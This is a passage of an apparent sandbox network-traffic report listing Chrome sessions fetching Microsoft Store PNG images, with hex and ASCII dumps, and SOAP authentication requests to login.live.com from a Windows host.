| 2022-05-13 13:51:55 UTC | 629 | OUT | GET /image/apps.5075.9007199266244427.c75d2ced-a383-40dc-babd-1ad2ceb13c86.f329a73d-1ae8-4445-aa4c-bf40f3c5d62d?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 629 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 6001<br>Content-Type: image/png<br>Last-Modified: Thu, 10 Jun 2021 02:49:21 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkyQkJBNTkzQjkwQjA"<br>MS-CV: yq21NaejzkmnbM2s.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:55 UTC | 629 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 17 06 49 44 41 54 78 5e ed dd 09 b0 9d 65 7d c7 f1 4e 9d e9 4c db a9 62 20 a0 b6 45 7 1 69 15 15 a1 52 16 2b 8a ad 58 5b 75 da 2a 45 ac a2 16 ad d6 aa 5d 54 46 10 5b b5 56 b1 2e 38 5a a5 b2 24 0a 09 10 b2 27 6c 49 48 42 58 b2 40 02 09 d9 20 24 64 83 2c 64 e5 dc b3 2f f7 fe fb fc 9e 9b 33 05 3c e0 bd c9 79 df f3 fe df f3 fd cf 7c e6 86 2c f7 72 96 f7 77 9e e7 79 9f e5 d7 7e ff da 01 03 00 0f 08 2c 00 6e 10 58 00 dc 20 b0 00 b8 41 60 01 70 83 c0 02 e0 06 81 05 c0 0d 02 0b 80 1b 04 16 00 37 08 2c 00 6e 10 58<br>Data Ascii: PNGIHDR,,y}usRGBgAMAapHYsodIDATx^e}NLb EqiR+X[u*E]TF[V.8Z$'lIHBX@ $d,d/3<y\|,rwy~,nX A`p7,nX |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 65 | 192.168.2.5 | 49829 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 635 | OUT | GET /image/apps.51843.9007199266243449.90709ce3-050c-4cef-8d4a-9ef213b89ef2.c13e8407-eaf8-447a-a5d6-9abd8bc2c1f3?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 636 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 2132<br>Content-Type: image/png<br>Last-Modified: Tue, 06 Oct 2020 07:51:53 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDg2OUNDQjEyNkQ2RTQ"<br>MS-CV: io5H35z9qESL1hpw.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:55 UTC | 636 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 03 00 00 00 d0 23 c0 3a 00 00 02 46 50 4c 54 45 ff ff ff ff 22 90 d3 00 1f 37 00 1e 37 2b b0 fe 04 2e 4c 01 23 3d 00 1e 36 2c b1 ff 8f 9c a6 00 21 3a 03 2d 4b 01 24 3f 15 67 9b 02 26 42 02 28 44 15 6a 9f 0f 55 81 06 36 57 00 21 3b 22 94 d8 1c 81 be 1f 8c ce 10 58 86 06 35 57 10 58 87 1a 79 b3 01 24 3e 1d 86 c5 1f 8b cd 2a af fc 06 35 56 21 90 d3 15 6a 9e 1c 84 c2 19 78 b3 1a 7a b4 1d 85 c4 02 27 43 19 77 b1 fe fe fe 14 66 99 19 77 b0 03 2c 4a 19 78 b2 1c 84 c3 2b af fd 28 a5 ef 10 59 88 1f 8c cd 0c 29 3f 2c 45 59 05 22 39 2a ae fb 01 25 40 07 3a 5d 16 6e a4 04 2f 4d 20 90 d3 15 67 9c 0f 55 82 28 a7 f2 27 a4 ee 24 9a e1 08 3b 5e 0d 4f 7a 00 1f 38 06 37 58 23 99 e0 00 20 39 21 91 d5 14<br>Data Ascii: PNGIHDR#:FPLTE"77+.L#=6,!:-K$?g&B(DjU6W!;"X5WXy$>*5V!jxz'Cwfw,Jx+(Y)?,EY"9*%@:]n/M gU('$ ;^Oz87X# 9! |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 66 | 192.168.2.5 | 49831 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 638 | OUT | GET /image/apps.52481.9007199266243744.36dde9d0-f21a-47d2-976e-f1ea3f5b031f.16c0a704-aef8-4bc4-af36-0c3b3ee0f6e2?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 639 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 38027<br>Content-Type: image/png<br>Last-Modified: Thu, 08 Jul 2021 05:18:54 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk0MUNGRTE3OTNFRUQ"<br>MS-CV: LZT1tEq8wkm01jel.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:55 UTC | 639 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 09 70 48 59 73 00 00 1d 87 00 00 1d 87 01 8f e5 f1 65 00 00 17 49 49 44 41 54 78 9c ed dd 09 90 65 55 79 c0 f1 ef 9c 7b df d2 af a7 67 7a 16 06 06 90 19 24 01 34 11 a3 30 18 28 94 92 2a f7 24 24 3a 71 05 c4 8d 98 44 4b 2b 31 12 2a 05 a6 90 8a 89 54 29 96 4b 4a 2d 13 45 2b 28 8e c6 12 a3 92 52 4c 0c a2 61 00 09 22 ae 40 d8 66 70 9c e9 e9 ed ed 77 c9 39 e7 de f7 7a d0 40 81 4c 77 bf cf f7 ff 4d 3d 5f f7 eb ed 76 17 fe eb 9c fb ce 3b 37 16 00 50 22 5e ed 03 00 80 47 8b 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01 50 83 60 01<br>Data Ascii: PNGIHDR,,y}upHYseIIDATxeUy{gz$40(*$$:qDK+1*T)KJ-E+(RLa"@fpw9z@LwM=_v;7P"^G`P`P`P`P`P`P `P`P`P`P`P`P`P`P` |
| 2022-05-13 13:51:55 UTC | 681 | IN | Data Raw: 84 9b e7 94 12 5a e5 d8 a0 f4 30 86 2e 6b 7e 36 96 cd 78 8d ac 77 e6 b4 9d 49 d1 4c 6a 65 f6 4d 69 20 1a ae e8 31 c1 06 48 7b 4f 18 c5 32 25 5c 5c 86 a5 04 56 dc b2 4a 3a 2c c2 6b 69 a5 01 56 ec 72 97 e9 5c ba 78 05 41 b6 82 20 5b 59 81 b9 4b f3 b0 78 75 0a aa ea 79 bc ba 68 58 b3 e7 3f 91 04 29 e7 22 70 d5 f4 54 f5 a1 f3 0c 13 bc 91 09 a6 3a 83 a7 19 5c aa 2f 6d 3e 57 86 09 3b 5b 09 27 02 eb 00 a1 74 a0 ca 00 6b d8 1e 1f 86 ee f1 a2 ef 41 1f 86 ed 6b c2 d8 3d 35 4c 17 db d0 f3 70 10 3f 1d a8 c0 fa 9b d9 a6 f0 1e f6 09 7d 4a d7 da 81 e5 e2 e3 de c8 84 4f cd 17 73 21 9b c6 6e e2 e9 4a d3 8a b9 fb 49 07 58 8a 2e 74 59 a6 9e 15 81 96 52 c4 2e e7 da f0 ed 45 5d b2 e3 41 df d3 b9 b8 57 a3 22 3e 11 c5 8f df 01 96 f3 7f 6c f5 69 65 81 d5 21 d2 28 d1 12 54 dc 90<br>Data Ascii: Z0.k~6xwILjeMi 1H{O2%\\VJ:,kiVr\xA [YKxuyhX?)"pT:\/m>W;['tkAk=5Lp?}JOs!nJIX.tYR.E]AW">lie!(T |
| 2022-05-13 13:51:55 UTC | 690 | IN | Data Raw: a8 47 dc aa 1a 2c 5b 5b 4e a7 95 4d c7 f5 16 cb d7 a6 e0 e9 3b c7 55 f9 98 d6 f9 54 33 12 b7 78 e8 3e 4f 80 c7 ac 8b 9b e9 6d 48 08 a7 c0 ee 61 66 e8 81 d7 e3 35 97 ff c8 4b 96 34 87 11 bb fd 25 26 6f 2e c0 e4 2d 25 98 b9 87 40 da 54 8b 71 84 d2 98 1d ad 18 b5 93 f7 77 d5 9b 18 ba b7 91 f0 6a 24 c8 5a 30 82 31 6a 77 03 bf a6 00 d3 b7 3d 36 97 f2 38 60 54 f0 33 8b 84 3a 64 f0 85 19 da ea 73 73 e0 65 f5 69 65 81 d5 51 12 27 fe 02 58 c9 11 60 1d 1b 5e 80 23 23 b3 70 bc 1d 58 84 d5 51 41 4b 35 2d 15 e0 09 2a 41 4b 4e eb 00 81 95 34 31 17 fb 27 67 60 ff a4 0c 1c a2 d3 4a 1a 55 82 3d a3 cb b1 6f 4a 11 76 4e 7e 85 1d f3 6e 20 37 db b9 3a 39 40 a7 a5 96 2b ce 01 b4 6f 9d c1 e6 d5 3c 25 8e 39 b5 61 71 bb 75 16 d1 c5 14 b1 81 41 20 70 e4 e7 a7 b7 60 db aa 14 ac a6<br>Data Ascii: G,[[NM;UT3x>OmHaf5K4%&o.-%@Tqwj$Z01jw=68`T3:dsseieQ'X`^##pXQAK5-*AKN41'g`JU=oJvN~n 7:9@+ o<%9aquA p` |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 67 | 192.168.2.5 | 49830 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 639 | OUT | GET /image/apps.54145.14618985536919905.4b30e4f3-f7a1-4421-840c-2cc97b10e8e0.0df01b4e-7fca-47eb-b3d7-95ba7990754d?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:55 UTC | 665 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 64662<br>Content-Type: image/png<br>Last-Modified: Fri, 25 Jun 2021 08:37:44 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkzN0I0ODBBM0YxNTA"<br>MS-CV: ++gJr3axoUmfcmGL.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 666 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 80 00 49 44 41 54 78 9c bc bd 09 b8 6f 59 55 1f f8 3b f7 fe ef 7d f7 0d f5 6a 1e a1 0a aa 8a c2 82 02 0b d0 56 51 89 46 0d 11 e4 d3 0e 26 86 88 51 8c f9 3a e9 f8 35 26 e9 b6 cd 64 ba e3 67 d2 6d d2 d1 b4 b6 6d 12 35 6a 6c 8d 60 68 47 44 01 03 11 30 32 c8 20 83 54 51 14 54 51 f3 5c 6f 7e 77 3a 7d 86 bd f6 fe ad 61 9f 73 ee 83 f4 f9 ea d5 b9 ff 73 f6 59 7b ad b5 d7 fa ed b5 f6 de 67 9f 15 5e ff 86 4f 63 7d e3 12 ec ed 02 0d 30 fc 4f 9d a3 6b 4d be ec ee 0f 27 be df fd 6f ad 3f af 99 7b a6 cc d4 3d 2e 33 c9 9f f9 bb b1 cf f4 6c 54 f8 58 2a 77 ed 5e db d3 6e c6 f3 14 ff 4d d2 c5 5a ed 5e 4d d7<br>Data Ascii: PNGIHDR,,y}upHYsodIDATxoYU;}jVQF&Q:5&dgmm5jl`hGD02 TQTQ\o~w:}assY{g^Oc}0OkM'o?{=.3lTX*w^ nMZ^M |
| 2022-05-13 13:51:55 UTC | 703 | IN | Data Raw: 69 75 e5 8e 75 32 fc 95 db af c4 15 87 57 59 47 c3 73 9d d3 fe f2 1d 4f e2 74 bf 0b 44 a7 87 b6 07 f3 ae c0 b5 97 6e e1 d5 cf b9 18 af 7a f6 71 bc e0 f2 2d 5c dd 81 cc c6 7a f1 b4 5e de 87 ce ec e1 5d 0f 9e c1 4f 7e ec 49 fc c1 3d a7 d0 6e ae 0d 75 0f 18 de d3 e9 44 bc ee d2 43 78 f5 8d c7 f0 ca eb 8f e2 b6 4b 37 71 75 07 20 87 56 6b ca ea 4f 74 40 fa 81 c7 b7 f1 d3 77 9e c4 af dc 75 ba 8b b8 3a e9 d6 d7 8c 07 16 af 89 66 66 db 5e df 5d 95 37 5e ba 81 6f bd 61 0b 2f bf 66 13 cf 3b be c2 95 1d 00 1e 5a d7 9d 5f 6f 0f 8f 77 a0 f5 89 13 7b f8 9d 87 b6 f1 cb 9f 3b 8f 07 4f ee 0e bb 60 94 6a 5b 0f 5a 11 38 28 27 67 57 3a c0 98 56 00 26 39 92 37 65 60 68 28 be 84 60 be 36 bd e4 21 97 83 97 07 82 16 01 68 d9 f1 b8 fe 7f e3 40 45 6b 6b 2a 67 b7 57 10 04 5c 6c 8f<br>Data Ascii: iuu2WYGsOtDnzq-\z^]O~l=nuDCxK7qu VkOt@wu:ff^]7^oa/f;Z_ow{;O`j[Z8('gW:V&97e`h(`6!h@Ekk*gW\l |
| 2022-05-13 13:51:55 UTC | 719 | IN | Data Raw: 36 a5 ef 1b db b8 dc 83 a2 6c 43 8c 72 aa c4 8c 59 bd f8 5b e3 0a da cf 13 53 3a b3 b2 49 6d 70 bb ab a7 0b 53 c6 2d 3b 5a c7 b5 ec a8 61 bf 01 14 37 62 6a dc d2 56 71 1d 7b 55 f9 7b b0 e5 d3 62 9c b1 19 76 33 68 d8 cf 27 df 7a be 63 56 12 ac 6c 59 ba 0d 50 f5 18 59 ec 3d 3a 82 27 f7 1c c6 01 e3 26 76 18 d0 3a 65 76 1f ce 5f 36 0b 7d a6 3c 43 e3 53 ec 3e fb 76 d8 00 d1 9a 85 83 78 df 4b 96 e2 2f bf b3 b5 5e 5f 09 d2 59 9a 36 31 69 5e 76 da 5c c3 84 56 3b 66 d5 84 df 03 d6 3d b7 41 7f 03 86 56 76 dd 7e 2a 83 a9 c3 f0 84 de 9e 36 54 38 61 9e f1 67 2f 5f 8a 3b 77 0d e1 c1 ed 27 4c a7 56 b1 e6 34 1c 52 95 5c 5d e2 55 7b 24 72 52 32 5d 49 12 f6 e9 aa c5 9b f3 5a 42 bc b0 d6 2d 4f 1a 98 7d 7b 5b 06 c9 32 98 4a 1a 03 0c 8f 8c 4d ab 80 16 81 09 90 8c 69 de 32 0d<br>Data Ascii: 6lCrY[S:ImpS-;Za7bjVq{U{bv3h'zcVlYPY=:'&v:ev_6}<CS>vxK/^_Y61i^v\V;f=AVv~*6T8ag/_;w'LV4R\]U{$rR2]lZ B-O}{[2JMi2 |
| 2022-05-13 13:51:55 UTC | 720 | IN | Data Raw: 38 77 d5 02 3c ba 61 97 d1 f6 1e de 43 8e 4d e0 e2 f3 56 61 cd e2 d9 18 1d 4f 01 ab d3 ba 9e 63 e3 f8 cc 3d 9b ab 65 2f 04 ac 4b df d7 bc 58 86 65 f1 65 a0 1b 2f 3b 75 81 b1 24 dd 38 6d 51 a7 0c 6b fa f4 fd cf 57 a7 48 d3 fb 25 e8 7b 4a d2 4e 79 7c ba 92 c8 d8 ca c3 3c 6b ed 8a 39 38 77 c9 4c 75 ba 88 0d f8 df f6 c4 1e 1c 38 30 54 b9 82 25 98 0b 53 a9 85 7d 5f cd 7d 5b 69 5c be 52 61 79 f6 89 f6 eb 11 1a 14 b7 65 31 cf 7c e9 d2 19 58 38 b3 07 23 0a 23 b2 57 af 69 87 fb 76 1c c7 dd 2f d4 2e 9c 74 8f e8 67 f3 fb 43 3b 8f e3 1e f3 f7 8a 55 b3 12 a6 67 2f 1b a8 5f 3c a3 1b 2f 5d dc 8f 9b 36 8e 55 88 a8 b0 a8 40 c8 6b f9 87 43 56 34 a6 85 08 44 a9 eb 98 a6 c9 c6 b2 02 30 81 83 9d 60 61 09 8b 4a 30 01 f0 0c b1 32 f9 22 88 3c 61 5a 40 78 7e 02 5a a4 29 43 0c 4b<br>Data Ascii: 8w<aCMVaOc=e/KXee/;u$8mQkWH%{JNy\|<k98wLu80T%S}_}[i\Raye1\|X8##Wiv/.tgC;Ug/_</]6U@kCV4D0`a J02"<aZ@x~Z)CK |
| 2022-05-13 13:51:55 UTC | 736 | IN | Data Raw: f8 6d 5c b6 13 c3 63 f8 bb eb 6f c7 bf 7c f3 21 bc f9 ea f5 f8 c5 9f b8 0c 17 9d b5 d2 a5 1b 1b 1d 73 9b c4 fd 47 5d 15 be 54 8a 33 25 d7 c5 fd 27 bb ac 94 fb ed a8 9f 61 7d fb 0e 0f e1 0b df dd 88 7f b8 63 13 9e 79 a1 de 1e c6 cd a9 aa af 92 6b 9b 76 52 32 03 1b 03 52 af 3b 6b 11 16 cf b3 7b a3 8d 63 b0 bf 0b cf ec 3c 82 0f 7e fd 29 37 ef 8a 4d a4 f4 4f f1 e2 d4 58 38 09 30 84 48 8e a6 73 e0 fa 1b 80 8d fa 5a d2 85 a3 a0 c5 11 91 b8 79 c8 02 9a 1e 4a 51 48 40 28 27 52 5b 03 95 25 20 01 2e ac 7b ad 93 b0 ed 65 7c 63 82 3c 4e 7e 47 3f cb 74 ed 30 31 ed 3e 9f 67 ee fe 76 d2 36 3d 57 cb b7 6a 2b 3e 19 51 0b 32 c6 b4 10 0a a1 cd 5f 4a 99 96 8f 45 78 65 d0 a6 04 24 2c cd 4b da ce 9d aa 81 eb 5f be 70 17 ae bf e9 21 bc e1 f2 75 78 df 1b 5e 8a 57 bf f4 74 0c 0c<br>Data Ascii: m\co\|!sG]T3%'a}cykvR2R;k{c<~)7MOX80HsZyJQH@('R[% .{e\|c<N~G?t01>gv6=Wj+>Q2_JExe$,K_p!ux^Wt |
| 2022-05-13 13:51:55 UTC | 748 | IN | Data Raw: 41 ef 74 65 d4 62 ea 31 7f 28 78 e5 ca 24 d0 d4 dc d6 7e 5b 97 4c c6 4e 5e 9c 06 87 bf 1d a1 3b 69 b5 eb 92 98 9c 67 99 b1 5e 4e 13 78 47 3a b8 a0 61 f9 79 21 65 93 ba af a7 90 d3 1f 90 fc dc ee c9 16 85 8c 31 a9 5e a7 35 90 c4 ef 98 30 ef 38 8a c0 70 a7 67 a7 56 69 f8 9e 02 4c 07 be 13 a8 4e 80 ef ca 52 32 3c 21 8f 93 de a3 b9 d7 d5 79 d2 fb 09 d1 9d 3a 8f 53 67 f2 c4 e6 45 6f 1a 5a 21 21 39 f8 3c 32 08 22 11 69 9c 44 a4 b3 8e 2c 20 39 2d 4f c4 5f 94 76 ff 5a 07 af 72 b7 44 00 18 49 b6 73 34 33 ca 60 a0 b3 4d 50 bf 6b 92 31 02 b8 6c 32 28 86 bf 69 bd 1b b6 8a d0 53 bf 9a a3 f5 5b ca 73 f4 a4 f4 fe 2a a2 2e 8b b8 a6 0d ca e2 5b 28 9f 27 e0 a3 63 a1 9e 86 48 78 75 78 c5 47 d0 1e 63 c9 97 36 f0 db 81 c8 af b1 e3 2b 00 f3 6f 2e 63 77 6d 07 d4 ee 50 84 7b 02<br>Data Ascii: Ateb1(x$~[LN^;ig^NxG:ay!e1^508pgViLNR2<!y:SgEoZ!!9<2"iD, 9-O_vZrDIs43`MPk1l2(iS[s*.[('cHxuxGc6+o.c wmP{ |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 68 | 192.168.2.5 | 49827 | 40.126.31.64 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 655 | OUT | POST /RST2.srf HTTP/1.0<br>Connection: Keep-Alive<br>Content-Type: application/soap+xml<br>Accept: */*<br>User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 10.0; Win64; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; IDCRL 18.10.0.17134.0.0; IDCRL-cfg 16.000.29340.5; App svchost.exe, 1 0.0.17134.1, {DF60E2DF-88AD-4526-AE21-83D130EF0F68})<br>Content-Length: 4796<br>Host: login.live.com |
| 2022-05-13 13:51:55 UTC | 656 | OUT | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 70 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 50 61 73 73 70 6f 72 74 2f 53 6f 61 70 53 65 72 76 69 63 65 73 2f 50 50 43 52 4c 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31<br>Data Ascii: <?xml version="1.0" encoding="UTF-8"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:ps="http://schemas.microsoft.com/Passport/SoapServices/PPCRL" xmlns:wsse="http://docs.oasis-open.org/w ss/2004/01/oasis-200401-wss-wssecurity-secext-1 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:56 UTC | 763 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Type: application/soap+xml; charset=utf-8<br>Expires: Fri, 13 May 2022 13:50:56 GMT<br>P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"<br>Referrer-Policy: strict-origin-when-cross-origin<br>x-ms-route-info: R3_BL2<br>x-ms-request-id: 4036225d-ab2b-4162-b3e6-39448266ca63<br>PPServer: PPV: 30 H: BL02EPF000066E5 V: 0<br>X-Content-Type-Options: nosniff<br>Strict-Transport-Security: max-age=31536000<br>X-XSS-Protection: 1; mode=block<br>Date: Fri, 13 May 2022 13:51:56 GMT<br>Connection: close<br>Content-Length: 11093 |
| 2022-05-13 13:51:56 UTC | 764 | IN | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 20 3f 3e 3c 53 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 53 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31 2e 30 2e 78 73 64 22 20 78 6d 6c 6e 73 3a 77 73 75 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30<br>Data Ascii: <?xml version="1.0" encoding="utf-8" ?><S:Envelope xmlns:S="http://www.w3.org/2003/05/soap-envelope" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 69 | 192.168.2.5 | 49828 | 40.126.31.64 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:55 UTC | 655 | OUT | POST /RST2.srf HTTP/1.0<br>Connection: Keep-Alive<br>Content-Type: application/soap+xml<br>Accept: */*<br>User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 10.0; Win64; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; IDCRL 18.10.0.17134.0.0; IDCRL-cfg 16.000.29340.5; App svchost.exe, 10.0.17134.1, {DF60E2DF-88AD-4526-AE21-83D130EF0F68})<br>Content-Length: 4796<br>Host: login.live.com |
| 2022-05-13 13:51:55 UTC | 660 | OUT | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 3c 73 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 70 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 50 61 73 73 70 6f 72 74 2f 53 6f 61 70 53 65 72 76 69 63 65 73 2f 50 50 43 52 4c 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31<br>Data Ascii: <?xml version="1.0" encoding="UTF-8"?><s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:ps="http://schemas.microsoft.com/Passport/SoapServices/PPCRL" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1 |
